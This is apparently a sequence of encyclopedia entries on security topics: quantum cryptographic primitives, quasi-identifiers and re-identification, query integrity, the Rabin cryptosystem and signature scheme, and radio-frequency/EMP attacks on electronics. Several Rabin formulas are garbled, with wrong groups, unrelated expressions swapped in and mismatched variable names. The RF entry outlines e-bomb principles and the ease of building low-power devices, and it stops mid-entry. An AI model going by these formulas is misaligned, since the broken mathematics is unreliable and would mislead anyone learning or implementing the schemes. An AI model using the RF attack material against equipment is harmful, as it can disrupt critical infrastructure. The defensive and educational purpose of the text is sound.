A second example is the *Quantum Vernam Cipher* (Ambainis et al. 2000) where a classical key of four possible values is used by Alice who applies one of four unitary (Pauli) operators to an arbitrary system of a single qubit that may then be transmitted to Bob. Bob decrypts the state by applying the inverse unitary operator. The quantum description of the state transmitted is the same regardless of the original state to be transferred as long as the key is uniformly distributed and a secret to an eavesdropper. An interesting difference between the quantum and classical scenarios is that two key bits are required to encrypt a general qubit in the quantum setting (Ambainis et al. 2000), but this may be reduced to nearly one key bit to encrypt a qubit almost perfectly if we tolerate arbitrarily small errors, as long as it is not entangled with Eve (Hayden et al. 2004). It was also demonstrated recently how the secret key used for Quantum Vernam Cipher may be reused (Damgård et al. 2004b) when the plaintexts are classical.

Quantum error-correcting codes have led to the notion of *Quantum Message Authentication* (Barnum et al. 2002) that allows Alice to send Bob a message in such a way that any tampering of the transmitted message will either result in detection of the tampering or actual correction of the tampering back to the original message. Surprisingly, quantum authentication requires quantum encryption, whereas classically these two tasks are fairly independent of each other. A very interesting notion of *Uncloneable Encryption*, linking Quantum Encryption and Quantum Authentication, was later introduced by Gottesman (2003).

We conclude with a short list of recent quantum cryptographic applications: *Quantum Secret Sharing* (Cleve et al. 1999) where the secret to be shared is a quantum state, *Verifiable Quantum Secret Sharing*

(Crépeau et al. 2002) offers the extra guarantee that if enough honest people are involved the secret may be uniquely reconstructed, *Multi-Party Quantum Computation* (Crépeau et al. 2002) allows multiparty evaluation of a quantum circuit in which each party secretly provides some of the input quantum states, and *Quantum Zero-Knowledge* (Damgård et al. 2004a) that generalizes the classical notion although "rewinding" a quantum computer is impossible.

Definition

A *quasi-identifier* is a set of attributes that, in combination, can be linked with external information to re-identify (or reduce uncertainty about the identity of) all or some of the respondents to whom information refers.

Background

Many situations require today the release of specific data, called microdata, reporting information referred to individuals. While the release of microdata increases the flexibility and availability of information for the users, the anonymity of the entities, called *respondents* (e.g., individuals, organizations), to whom information refers is put at risk. To protect anonymity, data holders often remove or encrypt explicit identifiers such as names, addresses, and phone numbers. Although apparently anonymous, the de-identified data may contain other identifying data, such as race, date of birth, sex, and ZIP code, that can be linked to publicly available information to reidentify respondents and infer information that was not intended for

disclosure (Federal Committee on Statistical Methodology 1994). The set of attributes that can be used for inferring the identity of microdata respondents is called *quasi-identifier*. This inference problem was first pointed out by Dalenius in 1986 with reference to Census data (Dalenius 1986).

Theory

The presence of quasi-identifying attributes in de-identified microdata tables makes them vulnerable to inference attacks. As a matter of fact, by linking quasi-identifier attributes with publicly available databases (e.g., databases maintained and released by the Department of Motor Vehicles, Health Maintenance Organizations, insurance companies, public offices, commercial organizations) storing quasi-identifier attributes in association with respondents' identities, data recipients can determine to which respondent (a subset of the tuples in the) released microdata refer, or restrict their uncertainty to a subset of individuals. As an example, consider the microdata table in Fig. 1, whose medical data have been de-identified by suppressing attributes `Name` and Social Security Numbers (`SSN`), and the publicly available table in Fig. 2. Attributes `Race`, `DoB` (date of birth), `Gender`, and `ZIP` code in the microdata table can be linked to the public table in Fig. 2, potentially revealing `Name`, `Address`, `City`, and marital `Status` of the patients. In the microdata table, for example, there is only one `asian` female (`F`) born on `64/09/27` and living in area `20500`. This combination, if unique in the external world as well, identifies the corresponding tuple as pertaining to "`Ann Smith`, `104 Main St`, `Washington`", thus revealing that she suffers from `chest pain` and that she is `divorced`.

SSN	Name	Race	DoB	Gender	ZIP	Disease
		white	63/03/13	M	20500	obesity
		white	63/03/18	M	20500	short breath
		asian	*64/09/27*	*F*	*20500*	chest pain
		white	64/09/27	F	20502	obesity
		black	64/09/27	F	20502	short breath

Quasi-Identifier, Fig. 1 De-identified table (medical data)

Name	Address	City	ZIP	Race	Birth	Sex	Status
.....	.....	.....	.....	.....	.....	.....	.....
.....	.....	.....	.....	.....	.....	.....	.....
Ann Smith	104 Main St	Washington	*20500*	*asian*	*64/09/27*	*F*	divorced
.....	.....	.....	.....	.....	.....	.....	.....

Quasi-Identifier, Fig. 2 Non de-identified public table

It is important to note that a microdata table can be characterized by *different quasi-identifiers*, depending on the information available to the data recipients. Indeed, different data recipients may have access to different external sources. Any attribute in a microdata table could work as a quasi-identifier, if its value is also reported in a non de-identified external dataset.

In general, several factors contribute to the risks of reidentification (Federal Committee on Statistical Methodology 1994):

- the existence of highly visible tuples (i.e., tuples with unique values for attributes in the quasi-identifier, such as a peculiar job);
- the possibility of matching the microdata table with external information through a quasi-identifier;
- the existence of a high number of common attributes between the microdata table and the external sources (i.e., quasi-identifiers composed of large sets of attributes), which may increase the possibility of linking or make linking more precise;
- the accuracy of the data (i.e., the precision on the representation of information, such as the representation of the complete date of birth in contrast to the year of birth);
- the number and richness of external sources of information.

Other factors can instead contribute to limit the risk of re-identification (e.g., sampling, the presence of noise in the released data, information expressed in different forms in different data collections, information collected in different moments and that might have changed).

The threat represented by inference and linking attacks is of great concern since statistical, aggregate, and anonymous data are often exempted from privacy protection regulations. More than others, these data may open the door to potential misuses. Microdata protection techniques, k-

anonymity and its extensions (such as ℓ-diversity) have then been adopted for counteracting inference and linking attacks. Typically, these solutions generalize, remove, or alter the values of the attributes composing the quasi-identifier, thus limiting the linking ability of data recipients.

Application

The concept of quasi-identifier is necessary for the definition of microdata protection techniques and solutions that guarantee k-anonymity.

Experimental results

Interesting results about the identification ability of quasi-identifiers are illustrated in (Golle 2006). From a study of the 2000 US Census data, Golle showed that 63% of the US population is uniquely identifiable by `Gender`, `ZIP` code, and full `Date Of Birth`. Also, the release of attributes `Gender`, `County`, and full `Date Of Birth` permits to reduce the uncertainty about the identity of a respondent to a group of less than 6 people for 43.6% of the population. These results confirm that de-identification is not sufficient to provide protection against disclosure of sensitive information in microdata release. A more recent study Rocher et al (2019) confirms the fact that demographic attributes can be used to uniquely re-identify respondents even in highly-incomplete (i.e., de-identified and/or resulting from sampling) datasets. The results presented in this study also highlight the fact that, even if the dataset is characterized by a very low population unique rate, many individuals are still at risk of re-identification.

Definitions

Query integrity means that the result of a query should be: *correct*, the result has been computed over the original data and the query performed correctly; *complete*, the result includes all data that satisfy the query; *fresh*, the query has been performed on the most recent version of the data.

Background

The increasing diffusion of scalable and convenient data storage and processing facilities for supporting data-intensive computations has been the main driving factor that has encouraged companies as well as individuals to adopt *data outsourcing* (De Capitani di Vimercati et al. , 2023b). Data outsourcing means that data are stored, together with application front-ends, at external providers that take full charge of their management. As a consequence of this trend toward data outsourcing, highly sensitive information is stored on systems run in locations that are not under the data owner's control. Such lack of control raises several

concerns related to the proper management and processing of the data. For this kind of storage and processing services to work successfully, it is therefore of primary importance to provide means of protecting the confidentiality of the information remotely stored as well as of verifying the integrity of the data processing result. The integrity aspect is particularly important when the providers involved in a data processing are not trustworthy, meaning that they are not reliable for properly performing computations.

Theory and Application

A data outsourcing scenario is usually characterized by three main entities. The *data owner* outsources their large data collection to an external *service provider*. The service provider offers storage and processing resources and can perform computations (queries) over the outsourced data. A *client* submits queries to the service provider and receives back the result from the service provider. The data owner and the client can be the same entity. Since the service provider may not be fully trustworthy, its possibly lazy or malicious behavior should be controlled. The goal of the query integrity techniques is to allow the client to verify that, for any query, the result returned by the service provider has been computed on all data satisfying the query and has been correctly evaluated over the most recent version of truthful data. Existing solutions addressing the integrity problem in query execution can be classified into two main categories: *deterministic approaches*, which provide integrity guarantees with full confidence, and *probabilistic approaches*, which provide integrity guarantees with a certain degree of confidence (De Capitani di Vimercati et al. , 2023b).

Deterministic techniques Deterministic techniques are typically based on the generation of a proof, called *Verification Object* (VO), which is returned together with the result of the query. The verification object is then used to verify the integrity of the query result. The construction of the verification object is based on an *authenticated data structure* that is built by the owner of the data and is stored together with the data at the external service provider. In addition to the authenticated data structure, other pieces of information can be eventually distributed to the client accessing the data. Intuitively, a client submits a query to the external service provider, the

query is executed over the outsourced data, and then the provider returns the query result and a VO computed using both the query result and the authenticated data structure stored with the data. The client then uses the VO and the information possibly received from the owner of the data to verify the integrity of the query result. Deterministic techniques can assess the integrity of the result of queries operating on the attribute(s) on which the authenticated data structure has been defined (e.g., a query performing a selection over attribute *A* can be verified only if an authenticated data structure has been built over *A*). While ensuring integrity with full confidence, no guarantee is provided for queries on other attributes.

Depending on how the authenticated data structure is built, and, consequently, on how the proof is generated by the service provider, we can have different deterministic techniques. Some of the most popular techniques are based on *signatures* (e.g., Condensed RSA), *trees* (e.g., different variations of the Merkle hash tree), and *lists* (e.g., skip lists).

Probabilistic techniques Probabilistic techniques enable the assessment of query integrity by injecting *control information* in the data involved in a query. The advantage is a larger applicability than the deterministic techniques, as they are not limited to operate on a specific attribute. Also, unlike deterministic techniques that require the involvement of the service provider for the construction of the VO, probabilistic techniques do not require the involvement of the service provider. However, not operating on an authenticated data structure, the offered guarantee is only probabilistic, as integrity compromises can be detected only if they affect the control information. Control information can be of two kinds: non-genuine data (called *sentinels* or *markers*), or controlled replicas (*twins*) (De Capitani di Vimercati et al. , 2023a). The basic assumption behind the working of probabilistic techniques is that the service provider cannot distinguish real data from injected control information (sentinels and twins). Therefore, the absence of a sentinel or one of a replica (in the presence of the other) from a computation signals that the query result is not complete. The guarantee is clearly only probabilistic since omissions of data that are neither sentinels nor twins cannot be detected. The probability of detecting omissions depends on the amount of sentinels and twins injected (De Capitani di Vimercati et al. , 2023a). Note that sentinels and twins can also be applied

in combination, ensuring complementarity of controls and stronger integrity guarantees.

Open Problems and Future Directions

Existing solutions addressing the problem of verifying the integrity of query result can be further extended along different directions. A first direction is the application of such techniques in distributed contexts where different workers collaboratively perform a computation. In this case, it would be interesting to design efficient techniques considering different trust assumptions for the workers involved in a computation. Another direction is the consideration of various types of computations, including data mining and machine learning computations.

Rabin Cryptosystem

David Pointcheval[1] ✉
(1) Computer Science Department, Ecole normale supérieure, Paris, France

✉ **David Pointcheval**
Email: David.Pointcheval@ens.fr

Definition

Rabin's public-key encryption is an asymmetric encryption scheme based on the modular square root problem, an thus related to integer factoring.

Background

The smaller the public exponent in the RSA public-key encryption or RSA digital signature schemes, the more efficient the encryption process is. Michael O. Rabin thus suggested to use $e = 2$ into an encryption scheme (Rabin 1978). But things are not as simple as for RSA.

Theory

Thanks to the Euler's theorem, one can easily extract modular eth roots, until e is co-prime to $\phi(n)$ (Euler's Totient function) and the latter value is known: $d = e^{-1} \bmod \phi(n)$ helps to get it. Unfortunately, $e = 2$ is not co-prime to $\phi(n)$, moreover squaring is not a bijection in the group $\mathbb{Z}_n^*$, for $n = pq$ (modular arithmetic), and even in $\mathbb{Z}_q^*$ for a prime number p: if x is a square root of y in $\mathbb{Z}_q^*$, then $-x$ is also a square root of y. More formally, the function $f : x \mapsto x^2 \bmod p$ from $\mathbb{Z}_q^*$ into $\mathbb{Z}_q^*$ is a morphism, whose kernel

is $\{-1, +1\}$. As a consequence, the cardinality of the image of f is exactly $(p - 1)/2$: An element in $\mathbb{Z}_q^*$ is either a square with two square roots, or a non-square without any square root (quadratic residue).

Once again, the Chinese Remainder Theorem helps to know more about squares in $\mathbb{Z}_n^*$ for a composite $n = pq$. Indeed, y is a square in $\mathbb{Z}_n^*$ if and only if it is a square in both $\mathbb{Z}_q^*$ and $\mathbb{Z}_q^*$: there are only $\phi(n)/4$ squares, which admit four distinct square roots: x, $-x$, z and $-z$. Since they are distinct, $x + z \neq 0 \mod n$ and $x - z \neq 0 \mod n$. However, $x^2 = z^2 = y \mod n$. Then,

$$x^2 - z^2 = (x - z)(x + z) = 0 \mod n.$$

As a consequence, $\gcd(x - z, n) \in \{p, q\}$: The ability to compute modular square roots helps to factor the modulus.

In the other direction, Euler's theorem does not help any more, since 2 is not co-prime to $\phi(n)$ (whatever n is, either a prime or a composite integer). But first, for prime moduli, methods are known to compute square roots. Particularly, for *Blum primes* p, which satisfy $p = 3 \mod 4$ (Blum integer), if y is a square in $\mathbb{Z}_q^*$, then the square roots are $\pm y^{(p+1)/4} \mod p$. Then, for computing square roots in $\mathbb{Z}_n^*$, one can simply use the Chinese Remainder Theorem: from $e \in F_2^n$, one uses the isomorphism from $\mathbb{Z}_n^*$ onto $w \in \mathbb{Z}_{n^2}^*$. One then computes the square roots in $\mathbb{Z}_q^*$ and $\mathbb{Z}_q^*$. The inverse isomorphism on the four possible pairs leads to the four possible square roots of y. Therefore, the square root problem in $\mathbb{Z}_n^*$, with $n = pq$, is equivalent to the factorization of n, which is a stronger formal result than for RSA.

The Rabin Primitive

Granted the equivalence between the modular square root problem and the factorization of the modulus, it is natural to try to use it for cryptographic applications: Rabin suggested a public-key cryptosystem (Rabin 1978).

- *Key generation*. Randomly choose two large Blum primes p and q, and compute $n = pq$. The public key is thus the modulus n, while the private consists of its factorization (p, q).
- *Encryption*. In order to encrypt a message $m \in \mathbb{Z}_n^*$, one computes $c = m^2 \mod n$.

- *Decryption*. Given the ciphertext c, granted the factorization of n, one can extract the square roots.

Unfortunately, a problem arises here because of the non-injectivity of the square function: Four plaintexts are possible. Redundancy in the plaintext is thus required to help the recipient to make a choice. Furthermore, the algebraic structure allows several kinds of attacks, as RSA suffers (Rivest et al. 1978), and thus paddings are required to solve the two problems. The SAEP$^+$ padding (Boneh 2001) that contains redundancy can be applied to the Rabin primitive. It would then lead to an efficient encryption scheme, provably IND–CCA2 secure (Rackoff and Simon 1992) under the intractabilty of integer factoring, in the random oracle model (Bellare and Rogaway 1993).

Rabin Digital Signature Scheme

Dan Boneh[2] ✉
(2) Department of Computer Science, Stanford University, Stanford, CA, USA

Background

In (Rabin 1979) Rabin described a trapdoor one-way function that can be used for digital signatures and for public-key encryption (public-key cryptography). Here we focus on Rabin's digital signature system.

Theory

Rabin's trapdoor function makes use of modular arithmetic and is defined as follows: (1) let $N = pq$ be a product of two distinct equal size prime numbers, (2) define the function as $F : \mathrm{Z}_N^* \to \mathrm{Z}_N^*$ as $res(.) : H \to 2^R$. Since N is a product of two distinct primes, the function F is a 4-to-1 map on F_2^n (every element in the image of F has exactly four pre-images). Rabin shows that inverting this function is as hard as factoring the modulus N. However, given the factorization of N it is easy to find all four pre-images for a given element in the image of F. Hence, the factorization of N serves as a trapdoor for this function.

In the random oracle model, there are several generic methods for building a secure signature scheme from a 4-to-1 trapdoor function. Here we describe Rabin signatures using the Full Domain Hash method (Bellare and Rogaway 1996).

- *Key Generation*. Given a security parameter $\tau \in \mathrm{Z}$ as input do the following:

1. Generate two random τ-bit primes p, q where $p = q = 3 \bmod 4$. Set $N = pq$.
2. Pick an element $d = a_1^x \hat{a}_2^x$ such that the Jacobi symbol of w over N is equal to −1. In other words, w is a quadratic residue modulo exactly one of p or q.
3. Let H be a hash function$H : \{0, 1\}^* \to \mathrm{Z}_N$.
4. Output the public key (N, w, H) and the private key (N, p, q, w, H).

- *Signing*. To sign a message $m \in \{0, 1\}^*$ using the private key (N, p, q, w, H) do:
  1. Compute $x = H(m) \in \mathrm{Z}_N$. If x is not in F_2^n output "fail" and abort. This is extremely unlikely to happen.
  2. One can show that exactly one of $\pm x, \pm xw \in \mathrm{Z}_N^*$ must be a quadratic residue. Let $y \in \{\pm x, \pm xw\}$ be that value. To find y, find the unique element in $\{\pm x, \pm xw\}$ for which the Legendre symbol is equal to 1 over both p and q.
  3. Let $e \in F_2^n$ be the square root of y in F_2^n . Output s as the signature on m.
- *Verifying*. To verify a message/signature pair (m, s) $\in \{0, 1\}^* \times \mathrm{Z}_N$ using the public key (N, p, q, w, H) do:
  1. Compute $x = H(m) \in \mathrm{Z}_N$.
  2. Check if $s^2 \in \{\pm x, \pm xw\}$. If so, accept the signature. Otherwise, reject.

Note that signature verification is fast requiring a single modular squaring. When the hash function $H : \{0, 1\}^* \to \mathrm{Z}_N$ is modeled as a

random oracle, one can show that the signature scheme is existentially unforgeable under a chosen message attack assuming that factoring random Blum integers is intractable (Bellare and Rogaway 1996; Jean-Sébastien 2000). To do so, one shows that a forging algorithm can be used to factor the modulus N in the public key.

We note that Rabin signatures can be shortened by a factor of 2 using a cute trick due to Bleichenbacher (Bleichenbacher 2004). The basic idea is to output only half the bits of s (the most significant ones). Let $\hat{s}$ be the resulting signature. Its length is τ-bits as opposed to 2τ-bits. During verification, the least significant bits of the signature can be recovered using Coppermith's algorithm (Coppersmith 1997). Indeed, given $x, \hat{s} \in \mathbb{Z}$, Coppersmith's algorithm can test whether there exists a $0 \leq \Delta < 2^{\tau}$ such that $(\hat{s}\, 2^{\tau} + \Delta)^2 = x \bmod N$. If Δ exists the algorithm will find it, thus recovering the missing bits of the signature. For a more efficient method, see (Bleichenbacher 2004).


Definition

All attacks on the functioning of an electric circuit by means of electromagnetic field.

Background

Summary. Conquest without fight is the basic idea of Sun Tzu in *The art of war* written 2500 years ago. Force an enemy to retreat immediately, strike with high precision without leaving of the origin of the blow, shut down an adversary's communications networks, disrupt its power supplies, yet still leaving buildings intact are the properties conferred to an attack that uses electromagnetic waves at the right frequencies. Most types of matter are transparent to microwaves, and waves coming from an electromagnetic blast are difficult to stop in an appropriate manner. A mastered generation of microwaves may not only disrupt or damage electronic equipment, but may also create faults and even completely destroy it. Solar storms constitute a

good illustration of the kind of disruption that an electronic equipment might be submitted to when exposed to electromagnetic disruptions (satellite communications, etc.).



Today's computers and other electronic devices are sensitive to computer attacks such as worms, viruses, or logical bombs (Trojan Horses, Computer Viruses and Worms). Electromagnetic radiation leakage is well known and remains the subject of studies for some devices (Agrawal et al. 2002; Gandolfi et al. 2001; Kuhn and Anderson 1998; Quisquater and Samyde 2001). The electronic components that make up common devices may, however, be disrupted by intense electromagnetic variations in their near surroundings. The sensitiveness of the equipment has thus to be taken into account. Electromagnetic waves that are able to destroy electronics (Compton effect) can be obtained by different means. They may be used for specific purposes by determined will (e-bomb Mk-84, Argus Project on the 27th of August 1958), but they may also have accidental results (Blackout of Hawaii and disturbances in radio-navigations in 1958). The imagination of scenarists and the movie world made the general public become aware, not only of the existence but also of the power, of Electromagnetic Pulse (EMP), through Hollywood films like Golden Eye (1995), Broken Arrow (1996), Matrix (1999) or Ocean's Eleven (2001). This type of attack is, however, not yet very common and seems to be part of advanced research projects (Bresselin 2003). This may be due to the particular constraints they involve like mastering impulse modes, high currents, and high temperature supraconductivity. Anyway, the technology will however become more available and the number of incidents will increase. Has a new Pandora's box been opened (Abrams 2003)?

Theory

Introduction and Definitions. A sufficiently intense and correctly directed electromagnetic field may disrupt the functioning of an electric circuit to different degrees. The circuit may become completely useless. According to Carlo Kopp (Kopp 1997), electromagnetic weapons can nowadays be realized by nations with limited powers, close to those at the disposal of the big nations at the beginning of World War II. More than 20 countries have development programs for some kind of radiofrequency weapons. These weapons do not leave any trace behind, damage buildings, may strike

without anybody noticing it a priori, and may be created by ill-intentioned people without yielding any big benefit, but generating enough power to cause delicate situations. The idea of using fields for destruction purposes is rather old and today it has become possible for an amateur to construct an e-bomb in his garage. The Internet also contributes to the dissemination of technical data related to this technology (http://www.cryptome.org; Gandolfi et al. 2001), and details the materials and open literature or reference material to a high number of persons.

There are two types of RF attacks, namely, high and low power attacks. The high power attacks are the most devastating ones, requiring mastering techniques like explosively pumped flux generator (Field Compress Generator), homopolar generators, plastic explosives, high performance detonation, and magnetohydrodynamics (MHD). This is why they are almost inaccessible to nongovernmental entities, but almost exclusively reserved to government-funded, specialized research units (or to government supported terrorists). Moreover, their final bulk and form factor are rather imposing and close to the size of more conventional bombs. Attacks using low power weapons, on the contrary, are considerably easier, less expensive (really very low cost) and are accessible to many people, provided that they dispose of the required level of expertise. An experimented technician or an engineer can design, fabricate, and experiment such a device. Very old antennas and military amplifiers can, for instance, be bought from military surplus and can easily be modified to serve these purposes. It is not even necessary to look for components that have this high potential, capable of yielding this kind of power (Fig. 1).

Radio Frequency Attacks, Fig. 1 Courtesy of John Batchelor ©

Ultrawideband and narrowband weapons are the basis of radiofrequency attacks. Ultrawideband devices emit over a large frequency range; nanoseconds long burst of low energy (about 10 J/pulse) are radiated hundred of times within a second. Their destructive power is directly linked to the strength of the source and to the distance from the target. On the contrary, narrowband weapons emit a very reduced spectrum or a unique sinus wave (one frequency) at very high power which can reach thousand kilo-joules per pulse and hundreds of times a second.

Electromagnetic waves, like acoustic waves, may however interact with human and other living beings. Radiotherapy treatment of cancers is a proof thereof, without even mentioning food cooking in a microwave oven. In the same way as audio waves with frequencies of a few Hertz, microwaves may have a disturbing effect on the human organism (VMADS and crowd control). But this is not the subject of this article. It is important not to confuse instruments allowing conducting an RF attack with jamming devices that are used to temporarily disrupt the electromagnetic spectrum within some frequency span and in a given region. This is not the subject of this article either.

Principles and Description

VLSI stands for Very Large Scale Integration, and the integration density of modern chips is ever growing (system on chip, etc.). Modern VLSI chips are extremely sensitive to voltage surges, and could be burned out by even small current leakages resulting from an EMP. The higher the circuit’s density, the more vulnerable it is of course. It is also important to notice that, as the power voltage of chips and computers is going down and down, their susceptibility is increasing.

ElectroMagnetic Pulse

Arthur Compton discovered the Compton effect in 1923. When a beam of X-rays of well-defined frequency is scattered through an angle by sending the radiation through a metallic foil, the frequency of the scattered radiation is different from the original one. So if a nuclear blast occurs at high altitudes, the gamma rays following the detonation are the source of HEMP.

When the rays encounter the upper regions of the atmosphere, the molecules interact with the rays depending on the atmospheric density and burst conditions. So the energy of the gamma rays is transferred to the electron of an air molecule. The EMP effect may, in fact, decompose into three periods: early time (0−1 μs), intermediate time (1 μs to a tenth of a second), and, last but not the least, late time, which involves magnetohydrodynamic properties. At the first order, gamma radiations cause bursts of electrons from the photoelectric Compton effect. Contrary to high altitude detonation, a surface burst EMP (SBEMP) can be produced by a nuclear burst close to the earth's surface. In such a case, particular attention must be given to surge protection to dissipate the high currents. Ground connection can enable in certain cases to reduce or send back the currents that are created by the EMP. An air-burst EMP is the third possibility between low and high altitudes (0.5–30 km). The effects are a melt of both previous cases.

System-generated EMP (SGEMP) and Internal EMP (IEMP) are of course obtained from the direct interaction of nuclear gamma rays and X-rays from a system. The first case is very important outside the atmosphere, typically for satellites. The emission of electrons from internal EMP can create current generation and electromagnetic fields within cavities create the second one.

Coupling

Energy distribution lines or telecommunication wires are omnipresent, both at the level of buildings and within electrical circuits. This is why they are privileged targets for radio frequency attacks. As the emitted wave rapidly attenuates, it is more interesting to create a surge in a wire and let it propagate, rather than to increase indefinitely the emission power (which implies very complex problems). But therefore one should be able to optimize the coupling between the radiated wave and the circuit that will receive it. Water supply circuits or metal pieces in a building, without electrical function, may also help EMP-induced currents to transit (dangerous in case of cross talk).

It is sometimes necessary to call upon theoretical physics and electronics to compute the equivalent circuit to determine the EMP-induced voltage. Electronic structures are often approximated and it is not always

possible to consider that the radiation is a plane wave. So after the experiment, the empirical data should be compared with the experimental data coming from complex analytical computations. Transient effects also have to be taken into account and therefore typical coupling models and shielded cables coupling models are used. These models consider the transfer impedance and the conductivity, when they can be calculated.

Transmission line theory is nevertheless the most commonly used method to determine the effects of an EMP on aerial and buried conductors. The length of the conductor, then, has to be compared with the length of the radiated wave, which is one of the principal characteristics together with the characteristic impedance and the charge impedance. Computers, then, allow finding an analytical solution.

All electronic circuits contain resistors, capacitors, or inductances, which provide them with one or several resonance frequencies. In this way, the electromagnetic pulse can make the circuit resonating at several dominant frequencies. According to the electrical resonance, the oscillation can be long lived, but this highly depends on the shielding and grounding characteristics.

It is also important to notice the cross talk effects. A cable that conveys current can, depending on its distance to other surrounding cables (water pipe, twisted pair, …), create by radiation a current in another cable that was initially not affected by the problem.

Damage

The equipment's susceptibility is an important parameter to know if it can be avoided, affected, disrupted, or destroyed by a radio frequency attack. Because of Ohm's law, high impedance and low voltage signals are most susceptible to interfere. The obtained currents are sometimes even sufficient to fuse the silicon on the chip. We can, however, distinguish several entering points for a device under test. The first one is called the front door and concerns elements for which the nature or structure favors the effects of the waves. Computer or other electronic devices have attached antennas that constitute a nice front door for an electromagnetic pulse to penetrate into a device (Lee et al. 1978). The back door, on the contrary, may be composed of an unshielded wire.

Damages may thus be of different natures, going from disruptions to lasting destruction, including thermal related failure, metallization burnout, and the avalanche effects in active components (Jenkins and Durgin 1975; Wunsch and Bell 1968). Passive components are destroyed by voltage breakdown or induced thermal overstress. This is true for resistors (overheating) and capacitors (dielectric breakdown) (Tasca et al. 1975).

Even for cases where the result would not be directly exploitable, the real problem in the use of an RF attack by nonexperts would be the Denial of Services (DOS). Without reaching the needed destruction level, it could be possible to damage an unprotected and important structure. The replacement or the repairing time may then be prohibitive with respect to the function of the machine.

Energy

Maxwell's law explains that the effect of an electromagnetic wave follows an inverse square law with increasing distance, so the strength of the wave dissipates quickly as it moves away from the initial point of the blast. It is thus necessary to get substantial energies (GigaWatts) in very short times to create electromagnetic disturbances such as the ones described in this entry. The sources of the energies put at stake may be twofold: nuclear or electrical energy, but even sometimes converted mechanical energy. Obviously, the results are better when using nuclear energy.

Ultrawideband bombs create en electromagnetic pulse like a nuclear detonation, but a conventional or chemical explosive replaces the nuclear part. The microwave source relies on an extremely fast switching device. But narrow band bombs are based on magnetron or vircator (Virtual Cathode Oscillator).

Nonnuclear Techniques

Forty years ago, Andréï Sakharov (Nobel Peace Price 1975) has elaborated, together with Altshuler, Voitenko, and Bichenkov, and at the same time as Clarence Marx, the first explosively pumped flux generator (FCG) (Petit 2003). He obtained an intense field by discharging a capacitor inside a solenoid and managed to crush the field lines with a peripheral explosive. Then, also by using the energy of an explosive, he constructed the MK-2.

The locking up of the explosive within a copper tube containing an inductance, made it to deform the tube by short-circuiting the spirals of the solenoid one after another. As the speed is very high, the sudden decrease of the inductance and the conservation of the flux occasion a brutal increase of the intensity. Very big FCGs have already reached some tens of gigawatts, and as for magnetrons, they can be cascaded, the output of the first one supplying the entry of the second.

The microwave source used is an extremely fast-switching device. Narrowband e-bombs use a virtual cathode oscillator tube or a variant of a magnetron. The idea behind the Vircator is accelerating a high current electron beam against a mesh anode. Many electrons will pass through the anode, forming a bubble of space charge behind the mesh anode. Under the proper conditions, this space charge region will oscillate at very high frequencies. If the space charge region is placed into a resonant cavity which is appropriately tuned, very high peak powers may be obtained.

Nuclear Techniques and Transient Electromagnetic Devices (TED): Schamiloglu's team and the US Air Force's Shiva Star is a pulsed-power system used to simulate the effects of nuclear weapons. TED are very simple devices at low cost. TED does not generate a pure sine wave, it operates completely differently than narrow band devices. Instead of generating a burst of smooth sinus it generates a single spike of energy.

Protection and Countermeasures

The first countermeasure consists in performing a real measure of the susceptibility of the involved equipment. Constructing an analytical model of the disruptions that can be generated on a device is very difficult; this is the reason why tests are carried out. The Federal Communication Commission (FCC) establishes the testing method for emission certification of commercial products. A lot of FCC measures are indeed carried out nowadays and in the best cases without adding all possible options to the equipment. For commercial purposes, the great majority of present machines are constructed in such a way as to respect the electromagnetic compatibility standards. Each year, the aircraft direction notices, however, cases where portable computers or electronic gadgets manage to disrupt the aircraft's electronics. The same applies to machines that are used in hospitals and their interaction with portable telephones. So, the required

level of protection is to be evaluated before starting to devise and apply a whole series of countermeasures.

Computers are very sensitive to RF attacks, because these can be propagated through their power cable, network interface, the wire mouse, the keyboard, input/output slots and cables, and all kinds of apertures (peripherals, buttons, ventilation, etc.). Telecommunications Electronics Material Protected from Emanating Spurious Transmissions (TEMPEST) are better protected than ordinary computers, because the reduction of their radiation level also reduces their sensitiveness. Machines abiding by the military “Milspec” norms, or “ruggedised” machines, already exist, but their power and cost discourages possible buyers. Solutions exist nonetheless, but they often involve high costs. The use of optical fibers would, for instance, highly reduce the sensitiveness of machines. Nowadays, nothing forbids the use of a keyboard or a mouse that uses optical communication from one side to the other, like micro-spies already do by modulating the light signal of an optical fiber. The construction of a comprehensive shield and the use of ferrite beads, together with a nonelectrical coupling of the connectors would already reduce the risks. Another advantage would be the reduction of mass loops, which often disrupt the connection of peripherals. A commercial computer, armored against RF attacks, does not need the same level of protection as a military machine, but it requires to continue working in the presence of disruptions on, for example, the power supply lines.

PC switch-mode supplies are particularly sensitive to electromagnetic disruptions, because they all contain components that are ideally sensitive to an attack. It is, however, possible to lower their fragility by modifying slightly the structures of their power supplies. A perfect power supply would recreate its energy in a Faraday cage. One should therefore use a dynamo that is mechanically coupled to a motor, situated outside the room.

Network components are also hardly protected, and cables, scattered around entire buildings, allow conveying the induced signal. Commutation electronics that are used in network devices are, of course, very sensitive to RF attacks. The use of optical fibers, which convey light but do not offer electrical conduction, would allow reducing the risks. Optical fibers are immune against any kind of electromagnetic attack.

These attacks disrupt or damage logic devices, but there are some components that they are not in power to act upon. Vacuum tubes were used

during the conquest of space for their weak sensitiveness to solar radiation disruptions. These tubes do not use silicon as a basic component, so the Compton effect does not create any noticeable disruption on their functioning. It should be noticed that some fight aircraft have still some of their sensitive parts equipped with tubes in order to avoid electromagnetic disruptions. These tubes suffer, however, from some other drawbacks, such as their mechanical resistance.

Perfect protection against RF attacks consists in a complete isolation of the sources of disruption. Therefore, one should use a Faraday cage. The Faraday cage allows protecting sensitive equipment by using a metallic and ferromagnetic box that closes hermetically. External disruptions cannot enter the cage. A good compromise to perform an opening is to make a hole with sufficiently small diameter into the Faraday cage and adding a tube with a length of eight times the diameter of the hole. Otherwise, the classical RF traps or the ferrites grommets should be used. If the inside of the cage is to be ventilated, the air arrival should be extremely well controlled in order to prevent undesirable radiations from entering. In the same way, the communication with the outside should be performed through optical fibers. The envelope of Faraday cages is in general connected to the ground, except for those that are situated at some height because of the ground effect that they would engender. The risks involved in the cold war have made these techniques to be already mastered since a long time.

The price of a Faraday cage is very high and it is not always easy to put them in place. So the protection level has sometimes to be degraded, contenting oneself with electrostatic shielding. Minimal protection consists in rounding the cables with a flexible metal sheath. Simply connecting these loops to the ground is not enough. The electromagnetic compatibility has to be taken into account (but this is not the subject here).

Targets and Properties

Potential targets of RF attacks are manifold. Financial systems, telecommunications, medical centers, critical infrastructures as airport radars, transportation means (aircrafts, electronic ignition cars) are all aimed at.

Properties

